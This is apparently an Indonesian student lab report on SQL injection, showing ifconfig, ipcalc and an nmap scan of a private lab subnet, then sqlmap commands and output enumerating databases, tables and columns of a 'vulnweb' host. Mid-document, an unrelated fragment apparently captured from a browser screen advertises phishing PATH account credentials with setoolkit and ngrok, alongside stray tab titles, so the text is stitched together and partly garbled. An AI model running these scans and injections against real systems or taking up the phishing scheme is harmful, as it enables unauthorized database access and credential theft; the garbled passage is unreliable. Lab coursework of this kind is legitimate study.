KEAMANAN JARINGAN

Injection & BruteForce

Nama :

Mochammad Jauhar Ulul Albab

NRP : 3122640044


KELAS D4 LJ TI B

JURUSAN D4 TEKNIK INFORMATIKA

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA


Injection

1. Dapatkan Ip dari kali linux yang digunakan untuk menyerang




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::9fa2:3757:d2c2:dd5d  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:c7:e1:36  txqueuelen 1000  (Ethernet)
        RX packets 4342  bytes 4361797 (4.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2620  bytes 340151 (332.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.31.254  netmask 255.255.255.0  broadcast 192.168.31.255
        inet6 fe80::ac7c:26fb:4ed2:1bbc  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:35:1b:7f  txqueuelen 1000  (Ethernet)
        RX packets 134884  bytes 80344332 (76.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 103175  bytes 15189947 (14.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. Setelah itu gunakan Ipcalc untuk mendapatkan range dari IP




```
┌──(kali㉿kali)-[~]
└─$ ipcalc 192.168.31.254
Address:   192.168.31.254        11000000.10101000.00011111. 11111110
Netmask:   255.255.255.0 = 24    11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255             00000000.00000000.00000000. 11111111
⇒
Network:   192.168.31.0/24       11000000.10101000.00011111. 00000000
HostMin:   192.168.31.1          11000000.10101000.00011111. 00000001
HostMax:   192.168.31.254        11000000.10101000.00011111. 11111110
Broadcast: 192.168.31.255        11000000.10101000.00011111. 11111111
Hosts/Net: 254                    Class C, Private Internet
```

3. Gunakan Nmap untuk mendapatkan Ip dari target yang ingin diserang atau Ip yang juga tersambung pada range yang sama



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.31.0/24 -p 22 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 06:15 EDT
Nmap scan report for 192.168.31.148
Host is up (0.0023s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 8.52 seconds
```


4. coba buka ip pada browser



HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK

Jumpa lagi bersama saya, pada kesempatan yang berbahagia ini saya akan membagikan sebuah artikel tentang bagaimana membuat phising terhadap sebuah situs media sosial kenamaan yaitu PATH. Lalu pertanyaannya apakah bisa kita mendapatkan username dan password dari akun path seseorang dengan memanfaatkan phising ini, jawabannya tentu bisa dengan memanfaatkan tools setoolkit yang ada di Kali Linux. Lalu pertanyaan selanjutnya adalah bagaimana cara mendapatkan username dan password tersebut, mari kita liat bersama ulasannya ya sobat progress.....


5. Coba carilah halaman yang memerlukan ‘ID’


VULNWEB28
MD5 reverse for 1a0ca51f
192.168.31.148/index.php?tampil=artikel_detail&id=85
Kali Linux
Kali Tools
Welcome to nginx!
http://192.168.31.148
BTLO
blueteamlabs.online/email/verify
GitHub - duyet/bruteforce-database: Bruteforce database
github.com/duyet/bruteforce-database
Bruteforce Database - Password dictionaries | Kaggle
kaggle.com/datasets/taranvee/bruteforce-database-password-dictionaries
Install ipcalc on Ubuntu 22.04 | Lindevs
lindevs.com/install-ipcalc-on-ubuntu
Install OWASP Juice Shop on Kali Linux [Step-by-Step] | GoLinuxCloud
golinuxcloud.com/install-owasp-juice-shop-kali-linux/
How To Install Owasp Juice-Shop on Kali Linux - System Weakness
systemweakness.com/how-to-install-owasp-juice-shop-on-kali-linux-b4f89ac00c74
YouTube
youtube.com
This time, search with:
HOME
HACKING
HACKING PATH
NGROK
0:00


disini saya menggunakan halaman detail artikel

6. coba jalankan menggunakan SQLMap

sqlmap -u “Url” –dbs : untuk mendapatkan data database yang ada



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -
-dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 08:00:06 /2023-06-02/

[08:00:06] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSI
D=drb2f5dtu64...nsa3dcqv5f'). Do you want to use those [Y/n] y
[08:00:12] [INFO] testing if the target URL content is stable
[08:00:13] [INFO] target URL content is stable
[08:00:13] [INFO] testing if GET parameter 'tampil' is dynamic
[08:00:13] [INFO] GET parameter 'tampil' appears to be dynamic
[08:00:13] [WARNING] heuristic (basic) test shows that GET parameter 'tampil'
 might not be injectable
[08:00:13] [INFO] testing for SQL injection on GET parameter 'tampil'
[08:00:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:00:13] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
[08:00:13] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
```




```
[08:02:05] [INFO] the back-end DBMS is MySQL
[08:02:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to
 retry the request(s)
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[08:02:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb
```


daftar database yang terhubung

7. disini saya ingin melihat tabel pada database vulnweb

   sqlmap -u “url” -D vulnweb –tables : untuk melihat daftar list table pada database vulnweb



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -D vulnweb --tables
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 08:04:16 /2023-06-02/
```




```
[08:04:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[08:04:21] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+----------+
| user     |
| artikel  |
| galeri   |
| halaman  |
| komentar |
| menu     |
| pesan    |
+----------+

[08:04:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.148'

[*] ending @ 08:04:21 /2023-06-02/
```


daftar table pada database vulnweb terdapat user, artikel, galeri, halaman, komentar, menu, pesan

8. selanjutnya kita lihat kolom yang ada pada tabel user

   sqlmap -u “url” -T user –columns : untuk melihat daftar kolom pada tabel



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -T user --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 08:06:09 /2023-06-02/
```




```
---
[08:06:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[08:06:12] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) co
lumns
[08:06:12] [INFO] fetching current database
[08:06:12] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id_user  | int(5)      |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+

[08:06:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.148'

[*] ending @ 08:06:13 /2023-06-02/
```

